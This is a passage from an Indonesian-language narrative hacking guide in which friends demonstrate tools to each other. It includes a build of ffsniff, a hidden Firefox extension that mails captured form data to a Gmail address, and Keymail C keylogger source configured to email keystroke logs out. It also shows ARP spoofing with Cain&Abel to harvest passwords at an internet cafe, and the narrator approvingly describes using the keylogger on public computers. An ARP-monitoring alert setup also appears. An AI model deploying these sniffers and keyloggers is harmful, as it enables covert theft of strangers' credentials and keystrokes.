
The file with name 'ffsniff.xpi' will be created in current working
directory. Any existing file with this name will be overwritten.

What will be the sender host name ? (will be used is EHLO command)
[]: gmail.com
What will be the sender e-mail address ?
[]: firedump0@gmail.com
What will be the receiver e-mail address ?
[]: firedump0@gmail.com
What will be the subject of e-mail ?
[FFsniff log]: senif
What will be the host of mail server ?
[localhost]: gsmtpl63.google.com
What will be the port of mail server ?
[25]: 25

Updating ffsniffOverlay.js..
Creating ffsniff.jar..
Creating ffsniff.xpi..
Removing ffsniff.jar..
indigo@tarantula:/media/disk/ffsniff$
```

“Untuk membuktikannya kita dapat melihat pada baris ke 23 dan 24 didalam file *ffsniffOverlay.js* , sudah terjadi penambahan “<” dan “>”

```
---
var data1 = "MAIL FROM: <" + send_from + ">\r\n"
var data2 = "RCPT TO: <" + send_to + ">\r\n"
---
```

Hasil yang kita dapatkan adalah file *ffsnif.xpi* dan file inilah yang akan kita install ke firefox.



ffsniff versi 0.2 ini sudah memiliki kemampuan untuk menyembunyikan diri dari daftar *extensions/plugins* yang terinstall.



“Hehehe, asyik bukan?”, seruku sambil menatap mereka bertiga yang sepertinya sudah dipenuhi ide-ide untuk bermain-main dengan *ffsniff*.

“keren om” seru Bimo dengan bersemangat.

“Iya, sayangnya di beberapa versi terbaru *firefox* dan beberapa settingan komputer terkadang tidak berhasil. Untuk alasan pertama aku suka mempersiapkan versi yang sudah terbukti bisa menjalankan program *ffsniff* di sebuah halaman web (untuk aku download apabila di perlukan) dan di dalam USB disk milikku”, seruku

“dan untuk lebih tahu, kalian harus mencobanya sendiri, hahahaha”, lanjutku lagi sambil tersenyum.

“sekilas aku melihat jika script tersebut mempergunakan socket-transport-service milik mozilla/firefox”, timpal Alif.

Aku hanya mengangguk dan membiarkan Bimo dalam

kebimbangan, dan biasanya inilah yang memicu dia untuk semakin bersemangat melakukan riset nantinya.

“Baiklah, aku rasa cukup untuk saat ini, nanti jam 7 malam aku akan lanjut 1 buah lagi, tapi ini adalah project yang sedang aku kembangkan, siapa tau akan ada masukan dan ada yang bersedia membantu”, lirikku pada mereka bertiga.

Lalu kita semua bergantian menuju kamar mandi untuk membersihkan diri, sementara itu kedua orangtua Kemas telah pulang. Untung saja kami sudah membereskan ruang tamu yang tadi dipakai untuk aktifitas.

The ARPWall Project

Setelah kita semua berebutan menyantap sate ayam dan martabak HAR (martabak telur, dengan bumbu kare; kabarnya sih dari India) yang dibawa oleh kedua orangtua Kemas. Sekarang kita berempat sudah berkumpul kembali untuk melanjutkan berdiskusi.

Kita memilih tempat di teras rumah Kemas, dengan alasan lebih segar, karena berada di alam terbuka. Kali ini lebih simple karena hanya laptop milikku saja yang dinyalakan, karena aku berjanji akan menceritakan sebuah *opensource* project yang saat ini sedang aku kerjakan.

“Baiklah teman-teman, Proyek ini berkenaan dengan pembuatan suatu tools yang digunakan untuk memberikan “early warning” terhadap serangan ARP, yang menjadi cikal-bakal terjadinya serangan MITM (*Man In The Middle attack*) dan aku namakan *ARP Wall*”.

“Untuk memberikan gambaran pada kalian, aku akan memnunjukkan cara kerja yang sejenis, tetapi tidak efisien karena menggunakan beberapa program. Salah satu tujuan pembuatan *ARP Wall* adalah untuk menggantikan metode yang telah aku gunakan ini”.

“Sebelum ini aku menggunakan *Arpwatch* untuk mengawasi

perubahan ARP, tetapi harus dilakukan secara manual untuk melihat output log pada file `/var/log/syslog`. Kemudian aku mempergunakan satu program lain yang biasanya di gunakan untuk melakukan monitoring terhadap file log, yaitu *Swatch*. Program ini akan membaca *pattern* (bisa berupa string) tertentu dari file log yang ingin kita awasi dan memberikan reaksi apabila *pattern* tersebut ditemukan”.

```
SWATCH(lp)
NAME
    swatch - simple watcher
```

Lalu aku memberikan sedikit demo dan melakukan login ke user indigo (aku memiliki 2 buah user di linuxku (selain root) yaitu indigo dan indi60, hal ini kulakukan untuk mempermudah melakukan manajemen kegiatanku). Selanjutnya aku mencoba menunjukkan penggunaan *swatch* dalam melakukan monitoring terhadap file messages di folder `/var/log/` (tempat dimana semua file log tersimpan). Untuk itu aku membutuhkan kejadian yang akan memberikan output baru pada file log.


Alif mengusulkan untuk melihat apa yang terjadi pada file log tersebut apabila aku mengkoneksikan USB disk milikku ke laptopku. Secara manual aku membuka konsola baru untuk mengawasinya dengan perintah

```
tail -f /var/log/messages
```

```
tail -f /var/log/messages
antula kernel: [ 3729.700000] scsi4 : SCSI emulation for USB Mass Storage
antula kernel: [ 3734.700000] scsi 4:0:0:0: Direct-Access    USB2.0  Mob
antula kernel: [ 3734.700000] SCSI device sdb: 2015231 512-byte hdwr secto
antula kernel: [ 3734.700000] sdb: Write Protect is off
antula kernel: [ 3734.704000] SCSI device sdb: 2015231 512-byte hdwr secto
antula kernel: [ 3734.704000] sdb: Write Protect is off
antula kernel: [ 3734.704000] sdb: sdb1
antula kernel: [ 3734.812000] sd 4:0:0:0: Attached scsi removable disk sdb
antula kernel: [ 3734.812000] sd 4:0:0:0: Attached scsi generic sgl type 0
antula kernel: [ 3742.180000] usb 3-3: USB disconnect, address 4
antula kernel: [ 4000.104000] usb 3-3: new high speed USB device using ehci
antula kernel: [ 4000.236000] usb 3-3: configuration #1 chosen from 1 choic
antula kernel: [ 4000.308000] scsi5 : SCSI emulation for USB Mass Storage
antula kernel: [ 4005.332000] scsi 5:0:0:0: Direct-Access    USB2.0  Mob
antula kernel: [ 4005.332000] SCSI device sdb: 2015231 512-byte hdwr secto
antula kernel: [ 4005.332000] sdb: Write Protect is off
antula kernel: [ 4005.336000] SCSI device sdb: 2015231 512-byte hdwr secto
antula kernel: [ 4005.336000] sdb: Write Protect is off
antula kernel: [ 4005.336000] sdb: sdb1
antula kernel: [ 4005.444000] sd 5:0:0:0: Attached scsi removable disk sdb
antula kernel: [ 4005.444000] sd 5:0:0:0: Attached scsi generic sgl type 0
```

Betul saja, saat aku mengkoneksikan USB disk, aku mendapatkan output baru pada file log tersebut. Kemudian aku memilih *pattern new high speed USB* untuk dikonfigurasi dan menuliskannya pada file *.swatchrc* dalam folder */home/indi60/* yang merupakan file konfigurasi milik *swatch*.

Aku mengedit file *.swatchrc* dan menambahkan *pattern* yang aku pilih serta mencetak "*FlashDisk Baru dikoneksikan*", mencetak tebal potongan log, dan menampilkan baris "----" sebagai pembatas.




```
.swatchrc (~) - VIM
File Edit View Terminal Tabs Help
watchfor /new high speed USB/
exec echo "FlashDisk Baru dikoneksikan"
echo bold
exec echo "----"
4,1-8 All
```

Kemudian, menjalankan program *swatch* dengan perintah

```
Sudo swatch -c /home
```

Lalu aku kembali mengkoneksikan USB disk milikku ke salah satu USB port, dan lihatlah hasil yang di hasilkan oleh *swatch*.



```
indigo@tarantula:~$ sudo swatch -c /home/indigo/.swatchrc -t /var/log/messages
*** swatch version 3.2.1 (pid:6479) started at Sun Jul 29 19:52:42 WIT 2007
FlashDisk Baru dikoneksikan
Jul 29 19:52:49 tarantula kernel: [ 4173.952000] usb 3-3: new high speed USB de
----
```

"Oke, aku rasa teman-teman sudah paham akan cara kerja dari *swatch*", seruku

"Bagus juga tuh, bos", jawab Kemas yang akhirnya menyalakan laptopnya, sepertinya ingin mencatat beberapa hal.

"Nah, karena *swatch* hanya menampilkan warning tetap pada konsole yang aktif dan harus kita perhatikan terus, jadi error tersebut tidak cepat kita ketahui. Oleh karena itu kita perlu suatu cara untuk membuat *swatch* di jalankan sebagai "*daemon/service*" atau secara sederhana dengan memprosesnya secara "*background*" ", paparku.

"Untung saja, *swatch* mengijinkan untuk memanggil file binary, dan karena itulah aku juga membuat satu program kecil dari perl untuk menampilkan window berisikan string apabila program di eksekusi", lanjutku.

Program yang aku buat ini menggunakan bahasa pemrograman perl dengan dukungan gtk untuk menghasilkan window berisikan warning "*awas arp attack*" dan aku beri nama *arp-attack.pl*

```
#!/usr/bin/perl -w

use Gtk2 -init;


my $window = Gtk2::Window->new ('toplevel');
my $button = Gtk2::Button->new ('awas arp attack ');

    $button->signal_connect (clicked => sub { Gtk2->main_quit });
    $window->add ($button);
    $window->show_all;

    Gtk2->main;
```

Kemudian aku hanya perlu mencari pattern yang sesuai untuk di letakkan pada file konfigurasi. Untuk itu, aku meminta Kemas untuk melakukan serangan *arp spoofing* kepadaku, setelah sebelumnya Bimo dan Alif mengkonfigurasi laptop mereka untuk terhubung melalui switch yang tadinya digunakan untuk bermain DOTA.

Skenarionya kurang lebih seperti ini, Bimo akan menggunakan *Cain&Abel* untuk melakukan *spoofing* terhadap semua traffic dari laptopku (aku) ke laptopnya (Alif)



Kemudian aku merestart *arpwatch* dengan perintah

```
Sudo /etc/init.d/arpwatch restart
```


```
indigo@tarantula:~$ sudo /etc/init.d/arpwatch restart
Stopping Ethernet/FDDI station monitor daemon: arpwatch.
Starting Ethernet/FDDI station monitor daemon: (chown arpwatch
```

Setelah itu, Bimo melakukan *ARP poisoning* kembali, lalu aku melihat output yang dihasilkan dengan menggunakan program tail

```
Tail -f /var/log/syslog
```

```
tarantula kernel: [11567.932000] atkbd.c: Use 'setkeycodes 55 <keycode>
tarantula kernel: [11568.432000] atkbd.c: Unknown key pressed (translat
tarantula kernel: [11568.432000] atkbd.c: Use 'setkeycodes 55 <keycode>
tarantula kernel: [11568.700000] atkbd.c: Unknown key released (transla
tarantula kernel: [11568.700000] atkbd.c: Use 'setkeycodes 55 <keycode>
tarantula dhclient: No DHCP OFFERS received.
tarantula dhclient: No working leases in persistent database - sleeping
tarantula arpwatch: exiting
tarantula arpwatch: Running as uid=112 gid=116
tarantula arpwatch: listening on eth0
tarantula arpwatch: flip flop 192.168.1.1 0:e0:6:9:2:5a (0:4:76:f7:85:4
tarantula arpwatch: execl: /usr/lib/sendmail: No such file or directory
tarantula arpwatch: reaper: pid 7930, exit status 1
tarantula arpwatch: ethernet mismatch 192.168.1.1 0:e0:6:9:2:5a (0:4:76
tarantula arpwatch: flip flop 192.168.1.1 0:4:76:f7:85:41 (0:e0:6:9:2:5
tarantula arpwatch: ethernet mismatch 192.168.1.1 0:e0:6:9:2:5a (0:4:76
tarantula arpwatch: flip flop 192.168.1.1 0:e0:6:9:2:5a (0:4:76:f7:85:4
tarantula arpwatch: execl: /usr/lib/sendmail: No such file or directory
tarantula arpwatch: reaper: pid 7949, exit status 1
tarantula arpwatch: execl: /usr/lib/sendmail: No such file or directory
tarantula arpwatch: reaper: pid 7948, exit status 1
```

Lalu aku memutuskan untuk mengambil pattern “flip-flop” dan “Ethernet mismatch” dari hasil yang di peroleh *arpwatch* kemudian di output ke file *syslog* di folder */var/log*. Setelah itu, aku menuliskannya pada file konfigurasi *.swatchrc* serta mengeksekusi file *arp-attack.pl* apabila pattern tersebut di temukan


A screenshot of a text editor window showing the configuration of a swatch file named *.swatchrc. The file contains two watchfor rules, each followed by an exec command to run /home/indigo/arp-attack.pl. The first rule is for the pattern /flip flop/ and the second is for /ethernet mismatch/. The status bar at the bottom indicates the cursor is at line 5, column 26 in insert mode (INS).

```
*.swatchrc %
watchfor /flip flop/
        exec /home/indigo/arp-attack.pl

watchfor /ethernet mismatch/
        exec /home/indigo/arp-attack.pl

Ln 5, Col 26      INS
```

Selanjutnya, aku menjalankan *swatch* secara background dengan menambahkan oprions “&”

A terminal window screenshot showing the execution of the swatch command. The user runs 'sudo swatch -c /home/indigo/.swatchrc -t /var/log/syslog &'. The output shows the process ID [1] 8486 and a message from swatch version 3.2.1 (pid:8486) stating it started at Thu Jul 26 22:12:09 WIT 2007. The prompt returns to indigo@tarantula:~\$.

```
indigo@tarantula:~$ sudo swatch -c /home/indigo/.swatchrc -t /var/log/syslog &
[1] 8486
indigo@tarantula:~$
*** swatch version 3.2.1 (pid:8486) started at Thu Jul 26 22:12:09 WIT 2007
indigo@tarantula:~$
```

Akhirnya, aku melakukan kegiatan seperti biasa, dan meminta Bimo untuk kembali melakukan serangan *Arp spoofing*. lalu munculah warning yang merupakan hasil eksekusi file *arp-attack.pl*.



Tiba-tiba saja Bimo bertepuk-tangan seraya berkata “keren om, keren, hehehhee”

“iya sih, nah arpWall ini aku harap bisa sekalian mengganti fungsi *arpwacth*, ditambah *swacth* dan menampilkan warning disertai info lebih detail tentang serangan, serta memutuskan koneksi jaringan misal memblock ip address yang di curigai sebagai attacker”

“Wah, wah aku sih mau saja ikut membantu” seru Kemas

“Sepertinya bagus Rik, jadikan project Omega saja”, tambah Alif

“iya”, sahut Kemas dan Bimo hampir berbarengan.

“Rencananya memang seperti itu, makanya aku bela-belain presetasi ke kalian semua”, seruku sambil diiringi senyum bangga karena mendapat dukungan dari mereka semua.

Kami memutuskan untuk mengakhiri kegiatan kami, karena sudah terlalu malam dan kami semua pun memutuskan untuk menonton televisi bersama-sama.

Jaringan Warnet yang dibajak

Ini adalah hari kedua kami di Palembang dan hari ini Kemas berjanji akan mengajak kami ke Jembatan Ampera yang dibangun diatas sungai Musi, sekalian untuk bermain ke warnet, karena kami bertiga

sudah sangat rindu dengan “internet”. Isti sudah tiba di rumah Kemas saat kami masih tidur, dari ruangan tengah sibuk meneriakkan nama kami satu persatu untuk membangunkan kami dari tidur, maklum semalam kami menonton siaran televisi sampai larut, sehingga kami masih sangat mengantuk, bahkan kami tidak sadar jam berapa Kemas menjemput Isti di bandara.

Setelah puas berteriak-teriak akhirnya entah kenapa suara Isti pun tidak terdengar lagi. Karena keadaan jadi sunyi akupun mulai beranjak bangun, begitu pula dengan Bimo dan Alif yang serentak keluar dari kamar masing-masing. Kami mendapati Isti yang tengah sibuk menyantap pempek goreng sendirian,

“Wahhhh, pantes elo diam” , teriak kami bertiga kompak.


Isti mencibir kami bertiga dan tidak lama Kemas muncul sambil melemparkan 3 buah handuk ke arah kami seraya berteriak, “Mandi Bau”. Lalu kami pun berhamburan menuju Kamar Mandi di masing-masing kamar.

Perjalanan ke Jembatan Ampera cukup melelahkan, karena kami melakukannya dengan beralan kaki dan yang membuat kami semua kelelahan adalah laptop di tas ransel yang sengaja dibawa untuk berinternet ria. Maklum selain alasan keamanan dan update aplikasi, anak-anak juga memutuskan untuk bermain DOTA online.

Akhirnya tanpa terasa, kami sampai juga ke warnet yang letaknya tidak jauh dari jembatan Ampera. Kemas mengajak kami ke warnet ini, karena warnet ini mengizinkan usernya untuk menggunakan laptop pribadi. Akhirnya kami pun memilih tempat masing-masing, setelah diberikan settingan IP Address, maka kami pun mulai larut di depan laptop masing-masing.

Belum 5 Menit browsing, XArp-ku memunculkan warning yang menandakan telah terjadi aktifitas *Arp spoofing* terhadap gateway warnet, yang akan mengakibatkan semua data menuju server gateway milik warnet akan dilewatkan ke mesin penyerang terlebih dahulu, akibatnya penyerang dapat membaca paket-paket baik paket-paket yang menggunakan protokol plaintext (seperti YM, IRC, HTTP, dsb) ataupun menggunakan SSL. Serangan ini lebih dikenal dengan serangan “*Man in The middle Attack*” . Dalam hati aku berfikir, “wah

kacau juga nih warnet, hehehe, padahal baru semalam diskusi sama anak-anak soal ini”.



Akupun melakukan pengecekan terhadap tabel ARP untuk memastikan apakah benar telah terjadi serangan *ARP Spoofing* dengan menggunakan perintah "arp -a". Tampaklah hasil yang menunjukkan jika telah terjadi aktifitas spoofing,

```
C:\Documents and Settings\indigo>arp -a
```

Interface: 192.168.1.77 --- 0x2		
Internet Address	Physical Address	Type
192.168.1.1	00-e0-4c-10-57-f4	dynamic
192.168.1.50	00-e0-4c-10-57-f4	dynamic

Karena aku ingin melanjutkan aktifitas internetku (maklum, udah hampir 1 hari penuh tidak browsing membuatku sedikit rindu) maka yang kulakukan adalah membuat cache ARP untuk mesin gateway menjadi bertipe *Static* pada tabel arp milikku. Caranya adalah dengan memasukkan MAC address asli yang tercatat pada *Xarp* dengan menggunakan perintah "arp -s <IP Address> <MAC Address>"

```
C:\Documents and Settings\indigo>arp -s 192.168.1.1 00-04-76-f7-85-41
```

Berkat perintah ini, poisoning yang dilakukan ke tabel ARP di laptop-ku tidak akan berhasil. Aku baru tersadar kalau aku ke sini

bersama para staff omega dan bayangkan jika ada salah satu dari mereka yang login ke box omega baik untuk akses email, shell, control panel situs, dsb. Aku putuskan untuk memberi tahu yang lain secara langsung. Karena jika aku mengirimkan pesan, maka siapapun yang melakukan ini akan mengetahuinya melalui *aktifitas sniffing* yang dilakukan.

Yang terdekat dan tepat di depanku adalah Bimo. Secepatnya aku menghampirinya, dan saat aku ingin memberitahukannya aku malah melihat *Cain&Abel* yang sedang berjalan di laptopnya.

"Sialan lo Bim" seruku.

Bimo yang lagi asyik memanen password memandangi dengan terkejut, "wah, aku yakin si om pasti udah tau, tapi kan sekarang om bukannya lagi pake windows?" ujar Bimo sambil menunjuk monitornya yang menampilkan status *Half-routing* untuk IP Addressku yang *ARP cache Gateway*-nya sudah aku buat static.

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Half-routing	216.155.193.160	000476F78541	24	0	00163685E47F	192.168.1.77
Half-routing	209.85.147.83	000476F78541	196	0	00163685E47F	192.168.1.77
Half-routing	217.172.47.239	000476F78541	4	0	00163685E47F	192.168.1.77
Half-routing	216.176.189.68	000476F78541	1257	0	00163685E47F	192.168.1.77
Half-routing	216.139.194.229	000476F78541	521	0	00163685E47F	192.168.1.77
Half-routing	198.107.144.20	000476F78541	491	0	00163685E47F	192.168.1.77
Half-routing	81.22.99.133	000476F78541	123	0	00163685E47F	192.168.1.77
Half-routing	209.85.143.164	000476F78541	57	0	00163685E47F	192.168.1.77
Half-routing	209.85.143.99	000476F78541	85	0	00163685E47F	192.168.1.77
Half-routing	68.142.233.183	000476F78541	3	0	00163685E47F	192.168.1.77
Half-routing	213.236.208.100	000476F78541	14	0	00163685E47F	192.168.1.77
Half-routing	66.249.81.121	000476F78541	13	0	00163685E47F	192.168.1.77
Half-routing	209.85.143.97	000476F78541	39	0	00163685E47F	192.168.1.77

Sambil garuk-garuk kepala kukatakan pada Bimo untuk mematikan routing IP addressku pada tabel ARP di *Cain & Abel* miliknya, karena aku tidak suka diawasi .

"Maaf om, aku ga tau itu PC elo, abis tadi aku melakukan "mass ping", trus aku *spoof* aja semua ... hehehe, aku iseng aja mo sniff pawword Isti :P" seru Bimo.

"Ya sudah di lanjut, tapi jangan aneh-aneh loh :P" sahutku sambil tersenyum simpul dan kembali ketempatku.

Tepat 3 jam kita berinternet ria (maklum kita mengambil paket 3

jam). Aku juga sudah puas membaca-baca berita terbaru serta posting beberapa "thread" sebagai bahan bahasan ke milis omega. Akupun sempat menulis tentang ngoprek kali ini di blog omega dan blog pribadiku. Tak terasa waktu sudah menunjukkan saat makan siang, Kemas pun segera mengajak kita semua dengan terburu-buru untuk pulang tepat waktu, agar bisa ikut makan siang bersama di rumahnya.

KeyMail; keylogger

Setelah selesai santap siang di rumah Kemas, maka kita-pun kembali berkumpul lagi di ruang tengah untuk memulai kegiatan bertukar ilmu. Kali ini kita lengkap berlima, karena Isti sudah bergabung bersama kita. Untuk menentukan urutan yang akan tampil duluan, biasanya kita menggunakan teknik lama, menggunakan 5 batang korek api yang salah satunya di potong pendek. Siapapun yang mendapatkan yang batang terpendek, maka dialah yang akan mendapatkan giliran pertama. Orang yang mendapatkan giliran pertama ini diberi hak untuk menunjuk giliran selanjutnya.

Setelah batang korek di bariskan samapanjang dengan menyembunyikan bagian yang tidak rata di dalam genggam tangan, satu persatu mengambil batang korek api tersebut. Alangkah sialnya aku, karena lagi-lagi akulah yang mendapatkan batang korek api terpendek sekaligus menjadi giliran pertama.

"Wah, harus di



```
File: keymail.c Ver: 0.1
/*
 * Purpose: a stealth (somewhat) key logger, writes to a log file then sends
 * and email to whoever is set in the #define options at compile time.
 * This code is for educational use, don't be an ass but with it.
 * White Scorpion (www.white-scorpion.nl) did the initial work on the key
 * logger, but he has gone on to bigger and better things.
 * This version was crafted by Ironpoker (www.ironpoker.com), who tackled on
 * some code to make it send email, along with a few other changes.
 * If some of the code is sloppy, blame Ironpoker and not White Scorpion.
 * Please send Ironpoker improvements and he will post the changes and give you
 * credit for your contributions.
 *
 * This program is free software; you can redistribute it and/or
 * modify it under the terms of the GNU General Public License
 * as published by the Free Software Foundation; either version 2
 * of the license, or (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA 02111-1307, USA.
 *
 * Change log:
 * 1/3/06 On Ed Epyri's recommendation I changed how malloc was used.
 * 6/21/06 Added the date and time functionality using crtime and fixed
 * a bug where subject was being defined twice. (Thanks to daniel)
 */
```

ulang nih", seruku

"Lah kok bisa-bisanya minta di ulang?", sahut Isti

"Iyah, aku sudah kemaren sore, tentang *ffniff*", seruku lagi. Sementara aif, Kemas dan Bimo hanya tersenyum puas.

"wah, kok bisa udahan?, terus aku di tinggal ? gitu !" seru Isti menampakkan kekesalannya.

"Itu, urusan Bimo, tuh" , lanjut aku lagi

"Loh, loh , kok saya om :P" , sahut Bimo menghindar

"Ya udah, pokoknya ga ada ulang-ulangan, Arik yang pertama, yang tidak setuju silahkan menggantikan", seru isti

"Ugh, mana ada yang mau lah", jawabku lagi. Aku sudah seringkali tidak berkutik dengan Isti, sifatnya ini pula yang sering meredakan keegoisan kita berempat.

"Ya udah, aku lagi deh", Seruku mengalah

"Baiklah, sekarang aku akan menjelaskan tentang *Keymail*. *Keymail* adalah salah satu aplikasi keylogger yang dibuat dengan bahasa pemrograman C. Yang aku sukai dari keymail karena simple dan terbukti ampuh dalam mengirim hasil "tangkapannya" melalui email. Perlu diakui juga bahwa keymail juga memiliki kelemahan-kelemahan namun tetap oke saja untuk menjadi salah satu tools andalan untuk di gunakan di komputer publik (seperti yang aku lakukan terakhir di bandara) . Oh iya, untuk script keymail bisa di download di <http://irongeek.com/>".



Aku terdiam sejenak, karena mencoba menghilangkan sedikit kekesalan yang masih tersisa. Tetapi saat melihat wajah-wajah mereka yang sangat antusias mempehatikanku, maka akupun menjadi bersemangat lagi untuk menjelaskan.

“Aku rasa kalian sudah banyak mengenal aplikasi keylogger lain yang ampuh, lebih kompleks tetapi perlu proses instalasi yang rumit, space yang besar dll”, seruku, sambil melempar pandangan kepada mereka berempat, tetapi tidak ada tanggapan. Aku memutuskan untuk melanjutkan saja

“Baiklah, sekarang tinggal mencari Compiler bahasa C yang pas untuk di windows, untuk ini aku biasa menggunakan DEV C++ buatan *www.bloodshed.net*”, seruku

“Kemudian, jangan lupa untuk mengkonfigurasikan alamat email & serta server smtp yang digunakan seperti Gmail, alamat email inilah yang akan menampung semua hasil yang di dapat oleh keymail”


```
#include <windows.h>
#include <stdio.h>
#include <winuser.h>
#include <windowsx.h>
#include <time.h>
int MailIt (char *mailserver, char *emailto, char *emailfrom,
char *emailsubject, char *emailmessage);
#define BUFSIZE 800
#define waittime 500
/*If you don't know the mail exchange server for an address fo
"nslookup -querytype=mx gmail.com" but replace gmail.com with
whatever email address you want. YOU MUST CHANGE THESE SETTIN
IT WILL NOT WORK!!! */
#define cmailserver "gsmtpl63.google.com"
#define cemailto "firedump0@gmail.com"
#define cemailfrom "firedump0@gmail.com"
#define LogLength 100
#define FileName "sound.wav"
#define SMTPLog "ring.wav"
#define cemailsubject "Logged"
```

“Eh, itu yakin gmail open relay?”, tanya Isti kepadaku


“Wah kalo itu tanya Bimo deh nanti, mosok aku jelasin 2 kali”, lanjutku.

“Iya , say . Nanti aku ajarin deh”, kata Bimo dengan tersenyum penuh kemenangan melihat isti yang hanya bisa terdiam

“Oke, sekarang tinggal di kompilasi, di Rebuild all aja biar mudah”, kataku.

